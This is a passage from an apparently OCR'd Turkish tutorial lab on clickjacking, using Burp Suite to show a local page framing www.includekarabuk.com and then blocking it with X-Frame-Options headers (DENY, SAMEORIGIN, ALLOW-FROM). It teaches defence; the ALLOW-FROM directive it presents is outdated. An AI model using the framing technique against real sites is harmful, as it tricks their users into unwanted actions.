
X-Frame-Options yanıt başlığını elle koyabilmek için burpsuite'te http response'ların da önünü kes deriz.




Şimdi zararlı web adresi localhost'taki web sayfaya gidelim.




Yukarıda görüldüğü gibi zararlı web uygulama sayfası deneme.html'ye gidildiğinde burpsuite'e istek paketi gelecektir. Paketi forward'layalım ve yanıt paketi gelsin.




Burpsuite ekranındaki yanıt paketinde görüldüğü gibi zararlı web uygulama sayfa içeriği gelmetedir. İçerikte iframe ile www.includekarabuk.com'dan bir içerik sunma yeri vardır. Yanıt paketini forward'layalım ve web tarayıcı zararlı web uygulama sayfasını yüklesin.



Yukarıda görüldüğü gibi zararlı web uygulama sayfası yüklenmiştir. İçeriğindeki iframe ise www.includekarabuk.com'dan içerik yansıtttığından dolayı www.includekarabuk.com'a şimdi istek yapmaktadır. Burp ekranına bu istek yansımıştır. Bu isteği forward diyelim ve iframe için yanıt paketini alalım.



Burpsuite ekranında görülebileceği gibi www.includekarabuk.com web uygulamasından gelen yanıt paketi gelmiştir. Yanıt paketinde dikkat edilirse clickjacking önlemi uygulayan yanıt başlığı kullanılmamıştır. Şimdilik yanıt paketini olduğu gibi forward'layalım ve zararlı web uygulama sayfasındaki iframe içeriğini yüklesin.




Görüldüğü gibi zararlı web uygulama sayfasında www.includekarabuk.com web uygulamasının içeriği iframe ile yansıtılabilmiştir. www.includekarabuk.com web uygulamasının içeriğinin bu şekilde kontrolsüzce istenilen başka web adreste iframe ile yansıtılabilmesi


www.includekarabuk.com'un clickjacking zafiyetine sahip olduğunu gösterir. Çünkü bu şekilde başka web adreslerindeki kullanıcılar başka web adreslerin ekranlarında clickjacking gereği istemeden www.includekarabuk.com web uygulamasında bir eylem gerçekleştirebilirler ve bu www.includekarabuk.com'un tasarımına, yeteneklerine göre zararlı sonuçlar doğurabilir.

Şimdi zararlı web uygulama sayfasındaki iframe'in clickjacking zafiyetli www.includekarabuk.com web uygulamadan içeriği yansıtırken gelen http yanıt paketinin http başlıklarına x-frame-options: deny ilavesi yapalım. Bu normalde www.includekarabuk.com web uygulamasında sunucu konfigurasyonlarında ayar yapıldığında otomatik olarak yanıt paketlerine eklenir, fakat biz elle ekleyerek simule edelim. Bu ekleme ile zararlı web uygulama sayfasında www.includekarabuk.com web uygulamasının içeriğinin yansıması engellenecektir.


Zararlı web adresindeki sayfa refresh'lenir ve sayfa içeriğindeki iframe ile www.includekarabuk.com web uygulamasına yapılan isteğe karşılık gelen http yanıtına elle X-Frame-Options:Deny başlığı eklenir.




Ardından yanıt paketi forward'lanır.





Görüldüğü gibi www.includekarabuk.com'da X-Frame-Options: DENY yanıt başlığı kullanıldığında www.includekarabuk.com web uygulaması, içeriklerinin iframe olarak yansıtılmasına izin vermemiştir. Örneğin www.includekarabuk.com X-Frame-Options DENY yerine SAMEORIGIN kullansaydı uygulama yine içeriklerinin iframe olarak yansıtılmasına localhost web adresi altında izin vermeyecekti, çünkü SAMEORIGIN izni sadece www.includekarabuk.com web adresi içerisinde iframe ile yansıtmaya izin vermektedir. Diğer web adresleri altında www.includekarabuk.com web uygulama içeriklerinin iframe olarak yansıtılmasına izin vermemektedir.





Eğer www.includekarabuk.com web uygulaması içeriklerinin localhost web adresi altında iframe olarak yansıtılmasına izin verme istisnası eklemek isteseydik X-Frame-Options: ALLOW-FROM kullanılabilirdi.





Görüldüğü gibi bu sefer localhost web adresi altında www.includekarabuk.com web uygulamasına dair içerik iframe ile yansıtılabilmiştir. Çünkü www.includekarabuk.com web uygulaması x-frame-options ile istisna olarak localhost web adresine izin vermiştir.

Bu şekilde web uygulamalar X-Frame-Options kullanarak içeriklerinin hangi web adreslerinde iframe ile yansıtılabileceği kararını verebilirler ve bilinmeyen adreslerde içeriklerinin iframe ile yansıtılmasıyla yaşanabilecek olası clickjacking saldırısı durumlarının önüne geçebilirler.

Uygulama 4 [X-Frame-Options ile Önlem Uygulaması 2]

Gereksinimler

/var/www/Clickjacking Uygulamasi/deneme2.html & deneme3.html // Zafiyetli Web // Uygulama

